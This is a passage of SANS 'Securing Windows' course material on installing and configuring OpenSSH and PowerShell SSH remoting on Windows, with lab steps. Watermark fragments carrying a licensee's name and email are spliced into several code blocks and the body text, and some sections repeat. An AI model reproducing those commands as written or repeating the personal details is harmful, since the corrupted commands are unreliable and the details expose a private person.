And, in that same folder, another script to automatically update your PATH:

```
.\Update-PathEnvironmentVariableForOpenSSH.ps1
```

To manually update your PATH environment variable, open Control Panel > System > Advanced tab > Environment Variables button > System variables area > select the Path variable > Edit button.

After modifying the PATH manually or by script, close all running instances of PowerShell and launch PowerShell again to get the new `$env:Path` variable:

```
$env:Path -split ';'
```

What about PowerShell Requirements?

Strictly speaking, PowerShell is not required to run the OpenSSH client tools. When a Windows system is acting as an OpenSSH SSH Server, that system does not have to have PowerShell installed on it either. You can use the old CMD.EXE shell with OpenSSH and PuTTY if you wish, no matter how limiting and disappointing that may be.

However, if you want to use PowerShell's `Enter-PSSession` and `Invoke-Command` cmdlets with the SSH protocol, this does require PowerShell Core.

Cannot Use Windows PowerShell ISE

Note that Windows PowerShell ISE (`powershell_ise.exe`) cannot be used for interactive SSH command shells inside of an ISE tab. This is true whether using the OpenSSH client tool (`ssh.exe`) or any other interactive SSH client tools that are designed to run within a textual command shell with a blinking prompt. Only the text-oriented Windows PowerShell Console (`powershell.exe`) or PowerShell Core (`pwsh.exe`) command shells

may be used for interactive SSH sessions that use a blinking cursor prompt for running different commands repeatedly.

Windows PowerShell ISE can launch external graphical SSH client apps, and it can also run non-interactive console tools too (such as any tool that connects, executes a command, then immediately exits), but it cannot provide a back-and-forth, interactive, fully textual command shell experience. This is similar to how tools like netsh.exe, diskpart.exe, and wmic.exe are incompatible with PowerShell ISE because of how they interact with the user within a textual shell (see the `$PsUnsupportedConsoleApplications` variable).

What about the Windows Subsystem for Linux?

The Windows Subsystem for Linux (WSL) does not need to be installed or enabled to use OpenSSH on Windows. If a WSL distribution is indeed installed on your Windows machine, that WSL instance might have its own SSH client tools or service, but that is a separate issue. Using WSL is not much different than simply having a Linux VM running with its own SSH service and tools.

Third-Party SSH Client Tools

Note that the OpenSSH client tools for Windows are not absolutely required when connecting outbound to remote SSH servers. There are other graphical and command line SSH client tools that may be used instead, such as the following:

- PuTTY (<https://www.chiark.greenend.org.uk/~sgtatham/putty/>)
- WinSCP (<https://winscp.net>)
- NetCmdlets (<https://www.nsoftware.com/powershell/netcmdlets/>)

Similarly, there are SSH client tools for Linux, macOS, Apple iOS, and Android beyond the tools included with OpenSSH. Just do a search on "ssh client" in your favorite app store or online package repository to get a listing.

The User's Configuration Files and Keys

OpenSSH client settings are not stored in the registry.

The client configuration folder does not exist by default:

```
dir $env:UserProfile\.ssh\  
dir $home\.ssh\  
dir ~\.ssh\  
dir C:\Users\Administrator\.ssh\  
dir C:\Users\jessica\Documents\jessica@ma.com> May 24, 2020
```

These config files are *text* files for scripted management.

The User's Configuration Files and Keys

A user's OpenSSH client configuration settings are not stored in the registry. A user's personal configuration settings for the OpenSSH client tools are stored in text files. These configuration files are not in the same folder as ssh.exe or sftp.exe. The configuration files are under the user's local profile folder.

Note: Your local profile folder is not the same thing as the \$Profile variable in PowerShell. Some of your PowerShell \$Profile scripts are also in your local profile folder too, though.

The folder with these textual configuration files does not exist by default. When the user first executes ssh.exe or sftp.exe, the folder is created automatically. The configuration files in this folder also do not exist by default. Some configuration files are created automatically and others must be created manually.

The user's public/private key files are stored in this same folder as well. These key files are also created automatically on first use, but they can be manually pre-created too.

A user's OpenSSH Client configuration and key files, when they exist, are stored here:

```
dir $env:UserProfile\.ssh\  
dir C:\Users\jessica\Documents\jessica@ma.com> May 24, 2020
```

Which can also be written as:

```
dir ~\.ssh\  
dir C:\Users\jessica\Documents\jessica@ma.com> May 24, 2020
```

Or written as this too, since all three paths are the same on Windows in PowerShell:

```
dir $home\.ssh\
```

If you are logged on as Administrator, then this is probably the full path:

```
dir C:\Users\Administrator\.ssh\
```

An alias for `$env:UserProfile` is the tilde ("`~`"). `$Home` is an automatically created variable that contains the path to one's home folder, which is the same as one's profile folder on Windows or one's home folder on Linux. Note that the ".ssh" subdirectory does begin with a period; that's not a typo.

For example, for a local user named "Alice", the path to her `known_hosts` file might be `C:\Users\Alice\.ssh\known_hosts`. A user's `known_hosts` file lists the remote SSH Servers to which the user has successfully connected in the past. When a user's SSH connects to a remote system for the first time, the user is prompted to either disconnect or choose to trust the remote host's public key (by entering "yes" at the prompt). When a user chooses to trust a host's public key, information about that host and its key go into the user's `known_hosts` file so that the user is not prompted again in the future.

Optionally, a user can also have a `~\.ssh\config` text file with client-side configuration options for `ssh.exe` and `sftp.exe`. If this config file does not exist, then `ssh.exe` and `sftp.exe` will use their hardcoded defaults. Every time `ssh.exe` and `sftp.exe` are run, these tools will look for the user's config file to see if it exists. You might create this config file, for example, to enable GSS-API Kerberos authentication for all connections to machines whose DNS domain name matches your Active Directory domain name.

Global User Configuration Files

Each user can have his or her own personal `~\.ssh\known_hosts` and `~\.ssh\config` files, but similar files can be placed in `$env:ProgramData\ssh\`, which are shared or "global" for all users who connect outbound from the machine as SSH clients. These global files are much easier to manage in an enterprise:

- `$env:ProgramData\ssh\ssh_known_hosts` is a shared known hosts file for all users.
- `$env:ProgramData\ssh\ssh_config` is a shared config file for all users.

The global files have slightly different names than their counterparts in `~\.ssh\`, but they have the same purpose as the user's personal `known_hosts` and `config` files.

If there is ever a conflict between the user's personal config file and the global `ssh_config` file, the user's personal `~\.ssh\config` file will win.

Installing the SSH Server Service

The SSH Server service (sshd) is not installed by default.

Two installation options:

- 1) Add-WindowsCapability (or the All Settings app) to download from Microsoft live over the internet.**
- 2) Download the latest version from GitHub, stage the files, and install with our own PowerShell script.**

Installing the SSH Server Service

No Windows operating system installs the OpenSSH SSH Server service by default yet.

There are two options for installing the OpenSSH SSH Server service (sshd):


- 1) Download the OpenSSH files from Microsoft directly with the All Settings app built into Windows (or with the Add-WindowsCapability PowerShell cmdlet).
- 2) Download the OpenSSH files from GitHub and install with a PowerShell script.

There are advantages and negatives with either option.

Option 1: Download from Microsoft as an Optional Feature

Windows 10 version 1803 and later versions come with several OpenSSH client utilities installed by default. The OpenSSH Server service, however, is not installed by default. This service can be easily installed using the All Settings app, assuming you have internet access on the machine.

On a Windows 10 computer with internet access, open the All Settings app > Apps > Apps & features > Manage optional features > Add a feature > select "OpenSSH Server" > Install button.



In PowerShell, the OpenSSH Client and Server features can be installed with the following command, assuming the machine has internet access:

```
Get-WindowsCapability -Online -Name *OpenSSH* |  
Add-WindowsCapability -Online
```

The only caveat is that you must have Windows Server 2019 or later, not Server 2016 or earlier. On Server 2019, you must apply the December 2018 cumulative update or any later cumulative update before attempting to install the OpenSSH Server from Microsoft using the Add-WindowsCapability cmdlet.

And what if the computer does not have internet access? Unfortunately, at the time of this writing, Microsoft does not make the necessary SSH Server files available for manual download by the general public (you must be an OEM or have a Volume License agreement with Microsoft).

However, this might not be a problem since the version of OpenSSH available from Microsoft might be too old to use anyway. Let's see the alternative.

Option 2: Download the Latest Version from GitHub

Get the latest version of Microsoft's OpenSSH for Windows from GitHub:

<https://github.com/PowerShell/Win32-OpenSSH/releases>

You can download all the compiled binaries as a single zip archive file. The zip archive with the compiled binaries includes a PowerShell script to install the SSH Server as a Windows service. The installation script is easy to use. There are uninstallation and troubleshooting scripts too inside that zip.

By installing the OpenSSH Server from GitHub, you do not need a special OEM or Volume License agreement with Microsoft, you don't need internet access on the machine where you intend to install, and you can get the latest version of OpenSSH for Windows.

When another security vulnerability is discovered in OpenSSH someday, the patched version will appear in GitHub weeks or months before Microsoft updates its "Feature On Demand" copy that is installed with the All Settings app or the Add-WindowsCapability PowerShell command. The delay between the first patched version in GitHub and when Windows Update fixes the built-in version of OpenSSH might be just as long. The only advantage of using the built-in version of the OpenSSH binaries is Windows Update patch management, but at the price of potentially long deployment delays after a zero-day vulnerability is published.

To install the OpenSSH SSH Server as a background service on Windows Server 2019 or later, first download the installation binaries as a zip archive:

<https://github.com/PowerShell/Win32-OpenSSH/releases>

Then follow the installation instructions here:

<https://github.com/PowerShell/Win32-OpenSSH/wiki/Install-Win32-OpenSSH>

Or, even better, use the PowerShell installation script provided as part of this SANS courseware, which is much easier. We will install OpenSSH in a lab shortly.

Licensed To: Jessica Bone <20joyceann@gmail_com> May 24, 2020

The Server's Configuration Files and Keys

OpenSSH server settings are not stored in the registry.

The server's configuration folder does not exist by default:

```
dir $env:ProgramData\ssh\
```

The main configuration file we will edit many times:

```
C:\ProgramData\ssh\sshd_config
```

The Server's Configuration Files and Keys

When the OpenSSH SSH Server is installed directly from Microsoft, the following files are also copied into the \$env:WinDir\System32\OpenSSH folder:

- sshd.exe
- ssh-agent.exe
- sshd_config_default
- sftp-server.exe

When the OpenSSH SSH Server is installed from GitHub, the files can be installed into any folder. The recommended folder is \$env:ProgramFiles\OpenSSH.

The OpenSSH SSH Server service (sshd) is implemented by sshd.exe. The default configuration settings for the sshd service are stored in the sshd_config_default text file.

Files Created Automatically at First Run

Whether the OpenSSH SSH Server is installed from Microsoft or from GitHub, the first time the SSH Server service runs, the following folders are created automatically:

- \$env:ProgramData\ssh\
- \$env:ProgramData\ssh\logs\

The full path is usually C:\ProgramData\ssh\ when Windows is installed normally.

The above \$env:ProgramData\ssh folder is automatically filled with several files when the SSH Server service is run for the first time:

- sshd.pid
- sshd_config
- ssh_host_dsa_key
- ssh_host_dsa_key.pub
- ssh_host_ecdsa_key
- ssh_host_ecdsa_key.pub
- ssh_host_ed25519_key
- ssh_host_ed25519_key.pub
- ssh_host_rsa_key
- ssh_host_rsa_key.pub

The sshd_config file is the configuration file for the SSH Server. This file is edited to enforce important security options. The sshd.pid file contains the process ID number (PID) of the currently running SSH Server service (sshd.exe). The other files listed above are public/private keys for server authentication. The private key files and the main configuration file must be protected.

Other configuration files may exist in %env:ProgramData\ssh\ too, such as lists of authorized keys of users.

Third-Party SSH Servers for Windows

Keep in mind that OpenSSH is not the only SSH server available for Windows. Though most of these products are not free, you might prefer them for the warranties, advanced features, and tech support provided. Here are a few to consider:

- Tectia (<https://www.ssh.com>)
- nSoftware (<https://www.nsoftware.com/powershell/server/>)
- Bitvise (<https://www.bitvise.com/ssh-server>)
- MobaSSH (<https://mobassh.mobatek.net>)
- VanDyke (<https://www.vandyke.com>)

In this training course, we only use OpenSSH, but there are other options.

On Your Computer

Please turn to the next exercise...

Tab completion is your friend!

PowerShell Core

SANS

SEC505 | Securing Windows

On Your Computer

In this lab, you will install the SSH Server service (sshd) on the Server Core member.

Please note that you cannot use Windows PowerShell ISE for this lab.

[Member] Install OpenSSH on the Server Core Member

In your virtualization software, switch to your Server Core member (the second VM installed) and log on as TESTING\Administrator.

If you are in the old CMD shell, run Windows PowerShell:

```
powershell.exe
```

Navigate to the C:\SANS\Day2\SSH folder:

```
cd C:\SANS\Day2\SSH
```

Run the following script to install the SSH Server service:

```
.\Install-OpenSSH.ps1
```

Confirm that you now have two new services named "ssh-agent" and "sshd":

```
Get-Service -Name ssh*
```

Note that the OpenSSH SSH Server service (sshd) is now listening on TCP port 22:

```
Get-NetTCPConnection -State Listen -LocalPort 22
```

Switch into the C:\ProgramData\ssh\ folder and list its contents:

```
cd $env:ProgramData\ssh\  
dir
```

You can see the public key files (*key.pub) and the private key files (*key) automatically created by the SSH Server service for authenticating this computer to clients.

Every time the SSH Server service starts, it reads its configuration from a text file (sshd_config) in that same folder:


```
Get-Content .\sshd_config
```

In the sshd_config file, lines that begin with a hashmark (#) are commented out, i.e., are not read or applied by the SSH Server service. Each commented line shows the default setting for that option; for example, the "#PasswordAuthentication yes" line indicates that, by default, the SSH Server will accept password authentication of users.

[Controller] Install OpenSSH on the Domain Controller

In your virtualization software, switch to your domain controller (the first VM).

In the Start menu, please use the Run app to launch PowerShell Core (pwsh.exe):



Note: You can find all the different PowerShell versions in the Start menu too, but using the Run app like this removes ambiguity about which PowerShell to use. Feel free to use the Start menu instead if you wish.

In PowerShell Core, please navigate to the C:\SANS\Day2\SSH folder:

```
cd C:\SANS\Day2\SSH
```

Run the following script to install the SSH Server service:

```
.\Install-OpenSSH.ps1
```

Run the Show-VersionOpenSSH.ps1 script:

```
.\Show-VersionOpenSSH.ps1
```

At the top of the output, notice that your PATH environment variable has been modified so that you will run ssh.exe from the \$env:ProgramFiles\OpenSSH folder now instead of the older version installed by Microsoft by default. In real life, use this script for troubleshooting OpenSSH version or PATH issues.

[Controller] Connect with SSH.EXE to the Member Server

In PowerShell Core, notice that your \$env:UserProfile\.ssh\ folder does not exist:

```
dir $env:UserProfile\.ssh #Expected Error: Cannot find path...
```

The first time you use ssh.exe, your \$env:UserProfile\.ssh\ folder will be created.

Note: The IP address of your member server is 10.1.1.2.

Connect to your member server (Server Core VM) with the ssh.exe client utility:

```
ssh.exe testing\administrator@member
```

Enter "yes" to confirm the key fingerprint of the target SSH Server:

```
yes
```

Enter your password to authenticate as Administrator from the testing.local domain:

```
P@ssword
```

You are now connected over SSH to a command shell running at the target machine. But what kind of command shell? It's not PowerShell yet; it's the old CMD.EXE shell.

Tip: When in doubt about what kind of command shell you are in, run "set" or "ver" inside the shell. These commands only work correctly in CMD.EXE.

Display the version of the CMD.EXE shell:

```
ver
```

Display environment variables in a CMD.EXE shell:

```
set
```

Notice that you have an environment variable named "SSH_CONNECTION". This environment variable is not normally present in a command shell, except when that shell is being accessed through an SSH session.

Exit from the remote SSH session to return to your local computer:

```
exit
```

The default OpenSSH command shell is CMD.EXE, but we can change the default shell to either Windows PowerShell or to PowerShell Core with a simple registry edit.

[Member] Change the Default OpenSSH Shell to PowerShell Core

In your virtualization software, switch to your member server (the second VM).

In Windows PowerShell, navigate to the C:\SANS\Day2\SSH folder:

```
cd C:\SANS\Day2\SSH
```

Run the following script to change the default OpenSSH shell to powershell.exe:

```
.\Set-DefaultOpenSshCommandShell.ps1 -Shell PowerShell
```

[Controller] Connect with SSH.EXE from the Domain Controller

In your virtualization software, switch back to your domain controller (the first VM).

Connect to your SSH Server again with ssh.exe (use the up arrow on your keyboard):

```
ssh.exe testing\administrator@member
```

You had to enter your "P@ssword" again, but you were not prompted to confirm the key fingerprint of the target server. You only have to confirm the key one time when you first connect.

You can see what edition of PowerShell you are running ("Core" or "Desktop") by examining the properties of the \$PSVersionTable variable; specifically, see the PSEdition property:

```
$PSVersionTable
```

Exit the SSH session:

```
exit
```

[Controller] Examine Your Known_Hosts File

The first time you run the ssh.exe tool, if you do not have a %env:UserProfile%.ssh folder, that folder will be created automatically.

The tilde ("~") is an alias for %env:UserProfile%. %Home% is an automatically created variable that points towards that same folder too. Hence, all three of the following paths are identical on Windows:

- ~\.ssh\
- %home%.ssh\
- %env:UserProfile%.ssh\

Most likely, all three will resolve to C:\Users\Administrator\.ssh\ on your computer. (On Linux, the %env:UserProfile% environment variable does not normally exist.)

How does ssh.exe "remember" your prior confirmations for remote SSH servers, like when you were prompted to enter yes/no when first connecting?

Switch into the folder that has your own personal OpenSSH client settings:

```
cd ~\.ssh  
dir
```

Display the contents of the known_hosts file here:

```
Get-Content -Path .\known_hosts
```

Your known_hosts file contains a list of all the prior key confirmations that you have made in the past (every time you entered "yes" when first connecting with ssh.exe).

If you delete a line from your known_hosts file, then ssh.exe "forgets" your past confirmation of that particular target host key. The known_hosts file may contain blank lines or comment lines (beginning with a "#") without causing any errors.

Delete your known_hosts file and then connect with ssh.exe again:

```
Remove-Item -Path .\known_hosts  
ssh.exe testing\administrator@member
```

Notice that you were prompted again to enter "yes" to confirm the target's host key. This action also caused ssh.exe to create a new known_hosts file for you.

Exit your current SSH session and see the new known_hosts file:

```
exit  
dir
```

This is your own personal known_hosts file, but if we move it to another folder and rename it to "ssh_known_hosts", then it becomes a global known hosts file, shared by every user on the computer. If the ssh_known_hosts file exists in the correct location, then a user connecting outbound will only be prompted to confirm yes/no if neither that user's personal known_hosts file nor the global ssh_known_hosts file contains the target machine's key (you can still have both files; they work together). This shared, global ssh_known_hosts file will be a lot easier for us to centrally manage.

Move and rename your personal known_hosts file to make it a global file shared by all users of the computer when they connect outbound as clients:

```
Move-Item -Path .\known_hosts -Destination  
C:\ProgramData\ssh\ssh_known_hosts
```

Notice that your personal ~/.ssh/known_hosts file is gone, but you can still connect to the member server without being prompted yes/no (enter your P@ssword when prompted):

```
dir  
  
ssh.exe testing\administrator@member  
  
exit
```

Your personal known_hosts file is gone, but when you connected back to the member server, 1) you were not prompted to confirm the server's key, and 2) a new ~/.ssh/known_hosts file was not created for you.

[Controller] Execute One Command and Return

Instead of opening an interactive command shell at the remote system, running one or more commands, and then typing "exit" to return to your local machine, you can give the ssh.exe tool a command to execute as an argument. After execution, ssh.exe immediately returns to your local shell (you don't have to run "exit"). The output of the command is returned to your local computer, where it can be piped into another command, captured to an array variable, or redirected into a file.

Execute a command via SSH and capture the output (enter your P@ssword as prompted):

```
$output = ssh member "get-process"  
  
$output  
  
$output | Get-Member
```

Hey, wait a second! Something is strange here. What ssh.exe returns is raw *text*, not objects. Yuck! How can we use SSH to get regular objects *with named properties* back from remote machines? That's coming up in a later lab.

Note: Remoting into a machine using either SSH or WSMAN will create a profile folder for your user account on the fly at the target under C:\Users.)

[Controller] Alternative Syntax for the Domain\Username

When connecting with ssh.exe, you do not have to type "ssh.exe"; you can just run "ssh" without the filename extension.

The DNS name of your domain is "testing.local" and you can connect with your DNS domain name instead of your NetBIOS domain name.

Connect to your SSH Server service using your DNS domain name (in lowercase):

```
ssh administrator@testing.local@10.1.1.2  
  
exit
```

In the command above, there is an extra "@" symbol instead of a backslash. Both syntaxes work equally well, but ssh.exe will default to the "*domain\username*" syntax when only the remote computer's name or IP address is given.

The target host can be specified by IP address instead of hostname or FQDN. You may be prompted to confirm the target machine's host key again, depending on how you connected the first time.

When connecting to a workstation or member server (not a domain controller), you can also log on with a *local* user account defined in the registry at that target with this syntax:

```
ssh <username>@<targetserver>
```

A simple username without an "@" or "\" indicates a local user account, not a domain account in Active Directory. On a standalone machine, there are only local accounts.

However, if you happen to SSH connect to a domain controller, then all usernames are treated as user accounts in the domain, not local user accounts. This means that you can

connect to a domain controller as "*username@controller*" and you'll still log on with a domain account, but this behavior is unique to domain controllers.

Finally, you can SSH connect to your local computer too if the sshd service is installed:

```
ssh localhost
whoami.exe
exit
```

If you have any live SSH sessions still connected, please exit them now.

Licensed To: Jessica Bone <20joyceann@gmail_com> May 24, 2020

PowerShell Core Subsystem in OpenSSH

Edit sshd_config to include a pwsh.exe "Subsystem" line.

How to get *objects* back with Invoke-Command and SSH?

```
Invoke-Command -HostName member -ScriptBlock {ps} |  
Select-Object -Property Name,Id,Path
```

For WSMAN, use -ComputerName
For SSH, use -HostName

PowerShell Core Subsystem in OpenSSH

An OpenSSH SSH Server does not need PowerShell installed on it at all. Your default command shell when you SSH into an SSH Server does not have to be PowerShell; it can be the old CMD.EXE shell. And client tools like ssh.exe, sftp.exe, and PuTTY don't have to run inside PowerShell either. So where does PowerShell come in? Why all the fuss?

PowerShell remoting is not just for typing in commands by hand at a blinking cursor. Invoke-Command can run scripts and other PowerShell commands on remote SSH Servers, just like ssh.exe or Enter-PSSession, but the output of these commands is automatically streamed back over the network to you as regular PowerShell objects, not as a stream of ancient text. You can get the raw text if you wish, but PowerShell is object-oriented for productivity.

Requirements

Under the hood, when you use SSH to encrypt the network traffic of Invoke-Command or Enter-PSSession, PowerShell Core secretly uses ssh.exe to connect to the remote SSH Server. PowerShell Core then uses the SSH channel built by ssh.exe to send commands and receive objects back in XML format. PowerShell Core converts the XML responses back into regular PowerShell objects with properties (converting from XML to an object is called "deserialization").

Hence, the client must have the ssh.exe utility from OpenSSH and the remote server must run the SSH Server service (sshd). Additionally, to use Invoke-Command and Enter-PSSession on the client, both the client and the remote server must have PowerShell Core

installed. The client operating system can be Windows, Linux, or macOS. The remote server's operating system can be Windows, Linux, or macOS.

One additional change must be made on the SSH Server, however, before Invoke-Command and Enter-PSSession can connect to it. We need to add one line to a text file.

OpenSSH Server Subsystems

On Windows, the main SSH Server configuration file is located here:

```
$env:ProgramData\ssh\sshd_config
```

The SSH Server service (sshd) reads this file every time the service starts. The sshd_config file can be modified with any text editor, such as Notepad.

In the sshd_config file, you can define a short alias for a long command users might need to send to the SSH Server. Without a short and easy-to-remember alias, users might have to type in a long command every time they connect. Also, what if the arguments of that long command needed to be changed? Instead of trying to inform many users of the new command, the alias name known by the users could stay the same even if the admins repeatedly changed that long command associated with the alias in the configuration file of the SSH Server.

To define a command alias in the sshd_config file of the SSH Server, use the "Subsystem" keyword like this:

```
Subsystem <alias> <command>
```

For example, in the sshd_config file, there is already an alias defined this way:

```
Subsystem sftp sftp-server.exe
```

When a client connects to the SSH Server and executes the "sftp" command, the command actually executed is "sftp-server.exe." As you might expect, this is what the sftp.exe client tool does by default. If the sftp-server.exe binary is upgraded to an improved version next year (super-sftp-service9000.exe), then no one needs to be told about it; we only need to modify the subsystem line in the sshd_config file.

For the sake of PowerShell Core, we need to add the following line to sshd_config:

```
Subsystem powershell <pwshpath> -sshs -nologo -noprofile
```

Be aware that the syntax of this line must be precisely correct:

- The line is case-sensitive; hence, "powershell" must be in lowercase.

- There is a single tab between "Subsystem" and "powershell", not space characters, and there is another single tab between "powershell" and the associated command. In the command, there are space characters between the arguments, not tabs.
- The `<pwshpath>` part is the full path to pwsh.exe, but this path cannot include any space characters, not even when enclosed inside of quotes. Because PowerShell Core is installed under C:\Program Files\ by default, this part of the folder path must be replaced with its 8.3 version, namely, C:\PROGRA~1\.

For example, if you have PowerShell Core version 7 installed, the path would be:

```
C:\PROGRA~1\PowerShell\7\pwsh.exe
```

And the full subsystem line in the sshd_config file would be this (it is wrapped here):

```
Subsystem powershell C:\PROGRA~1\PowerShell\7\pwsh.exe
-sshs -nologo -noprofile
```

If you are not familiar with "8.3 names", open a CMD.EXE shell and run "dir /X c:\" to see the 8.3 folder and filenames of any folders or files whose names are too long or otherwise do not conform to the 8.3 naming standards of the ancient MS-DOS operating system. An 8.3 name is a second, alternative name for a folder or file; the name exists for the sake of backward compatibility, or, in this case, for compatibility with programs that do not like space characters in filesystem paths.

Updating the sshd_config file by hand does not scale in large environments, but changes to this text file are easily scripted. Group Policy also has an option for replacing a file on machines with a source copy in a shared folder.

Enter-PSSession and Invoke-Command (PowerShell Core Only)

With Windows PowerShell, remoting with the Enter-PSSession and Invoke-Command cmdlets can only use the WSMAN protocol. With PowerShell Core (pwsh.exe), these remoting cmdlets can also use SSH.

On PowerShell Core, when using the Invoke-Command and Enter-PSSession cmdlets, there is a very important difference between the -ComputerName and -HostName parameters to these cmdlets. To connect using SSH, you must use the -HostName parameter. To connect using WSMAN, you must use the -ComputerName parameter.

You Want	Required Parameter	Optional Parameter
SSH	-HostName	-UserName
WSMan	-ComputerName	-Credential

When explicitly providing a user name for an SSH connection, use both -HostName and -UserName together. For WSMAN remoting, the combination is -ComputerName and -Credential together. The -UserName and -Credential parameters are optional,

however, since the user name or identity of the executing user will be used by default automatically.

For example, with PowerShell Core, these commands will use SSH:

```
Invoke-Command -HostName <TargetServer>  
Enter-PSSession -HostName <TargetServer>
```


But these commands will use WSMAN instead:

```
Invoke-Command -ComputerName <TargetServer>  
Enter-PSSession -ComputerName <TargetServer>
```

These cmdlets have a switch named "-SSHTransport" too, but using this switch is not mandatory when you want to use SSH. Using the -HostName parameter by itself is enough to trigger the use of SSH. Why have the -SSHTransport switch at all then? It's a safeguard to ensure that SSH is used. If you attempt to use the -SSHTransport switch and also the -ComputerName parameter at the same time, an error will be thrown and no connection will be attempted.

On Windows PowerShell Console (powershell.exe) and Windows PowerShell ISE (powershell_ise.exe), the -HostName parameter and the -SSHTransport switch do not even exist. The -HostName parameter exists only when using PowerShell Core.

On Your Computer



Please turn to the next exercise...

Tab completion is your friend!

PowerShell Core

SANS SEC505 | Securing Windows

On Your Computer

In this lab, you will enable and use the PowerShell subsystem on the SSH Server.

You will not use PowerShell ISE for any of these commands.

[Member] Enable the OpenSSH Subsystem for PowerShell

In your virtualization software, switch to your member server (the second VM).

In PowerShell, navigate to the C:\SANS\Day2\SSH folder:

```
cd C:\SANS\Day2\SSH
```

View the current sshd_config file for the OpenSSH Server service:

```
Get-Content -Path $env:ProgramData\ssh\sshd_config
```

Near the bottom of the output, notice that there is only one "subsystem" line. It is for the sftp.exe client utility:

```
Subsystem sftp sftp-server.exe
```

If you attempt to use Invoke-Command with SSH right now, it will fail because the PowerShell subsystem has not been added to this sshd_config file yet.

Run a script that will update the sshd_config file and restart the OpenSSH service:

```
.\Set-OpenSshPowerShellSubsystem.ps1
```


View the updated sshd_config file to see the new subsystem line for PowerShell Core:

```
Get-Content -Path $env:ProgramData\ssh\sshd_config
```

[Controller] Use Invoke-Command on the Domain Controller

In your virtualization software, switch to your domain controller (the first VM).

If PowerShell Core is not already running, then in your Start menu, please use the Run app to launch PowerShell Core (pwsh.exe):



Note: You can find all the different PowerShell versions in the Start menu, but using the Run app like this removes ambiguity about which PowerShell to use. Feel free to use the Start menu instead if you wish.

And now Invoke-Command will work successfully with SSH to return whole objects:

```
$Output = Invoke-Command -HostName member -ScriptBlock { ps }  
  
$Output.Count  
  
$Output | Get-Member  
  
$Output | Select-Object -Property Name,Id,Path
```

The OpenSSH "Subsystem" must be configured to use PowerShell Core (pwsh.exe), and PowerShell Core must be used on the client when Invoke-Command or Enter-PSSession are used with SSH (with the -HostName parameter).

Note: The default command shell does not have to be PowerShell Core too; the default command shell for users connecting with ssh.exe or PuTTY could still be CMD.EXE or Windows PowerShell if you prefer.

Connect with ssh.exe again to see that the default shell is still Windows PowerShell:

```
ssh member
$PSVersionTable
exit
```

From the above output, we can see that PSEdition is still "Desktop", not "Core".

Connect with Enter-PSSession over the SSH protocol (using -HostName):

```
Enter-PSSession -HostName member
exit
```

Using Enter-PSSession with -HostName and SSH requires PowerShell Core to be configured on the target server as an OpenSSH "Subsystem", and the client must be using PowerShell Core too, but the *default* shell at the target does not have to be PowerShell Core, strictly speaking.

When connecting with WSMAN, a password is usually not required.

Connect with Enter-PSSession over the WSMAN protocol (using -ComputerName):

```
Enter-PSSession -ComputerName member
exit
```

In this case, the client was PowerShell Core and the protocol was WSMAN. Hence, SSH is an option for PowerShell Core, but it is not required.

Confused? Join the club! There are many combinations of client, server, and protocol. The point of all this is that you can choose the best fit for your needs and environment in real life. Don't let blogs on the internet convince you that PowerShell Core can only use SSH.

In real life, though, you will likely have some Linux or BSD machines at work, so it's best to get comfortable with SSH, with or without PowerShell.

Key-Based Authentication

No more passwords!

Step 1) User runs SSH-KEYGEN.EXE to generate keys.

Step 2) User's public key is copied over the network to the server and appended to user's `~\.ssh\authorized_keys`.

Step 3) The server's `sshd_config` file must be edited to remove Administrators group membership requirement.

SANS

SEC505 | Securing Windows

Key-Based Authentication

Password authentication is relatively insecure. If the password is too short, it can be guessed. If the remote SSH Server has been compromised, the user's password can be scraped out of memory after logon. Password authentication is also annoying when you have to retype your passphrase all day long.

OpenSSH supports key-based authentication. Using a public/private key pair is not only more secure than password authentication, it's also much more convenient. The user's private key is used for a challenge-response exchange with the server in a way that proves possession of the private key, but without also exposing that private key to the server. The private key never leaves the user's computer.

To use key-based authentication, you must 1) generate a public/private key pair, 2) copy the public key to the desired SSH Server, and 3) edit the `sshd_config` file on the target SSH Server.

Step 1) User Generates Public/Private Keys with SSH-KEYGEN.EXE

The `ssh-keygen.exe` tool generates new public/private key pairs. The public key and the private key are stored as two separate files for the user here:

```
~\.ssh\
```

If the `ssh-keygen.exe` tool is run with no command line arguments, it will generate a 2048-bit RSA key pair by default and prompt the user for a passphrase to encrypt the private key (the passphrase is used to generate a 128-bit AES key). A passphrase is not

mandatory; it can be left blank to leave the private key in plaintext, but this is not recommended. When using RSA keys, these are the files:

Key Type	Key File
RSA Public Key	~\.ssh\id_rsa.pub
RSA Private Key	~\.ssh\id_rsa

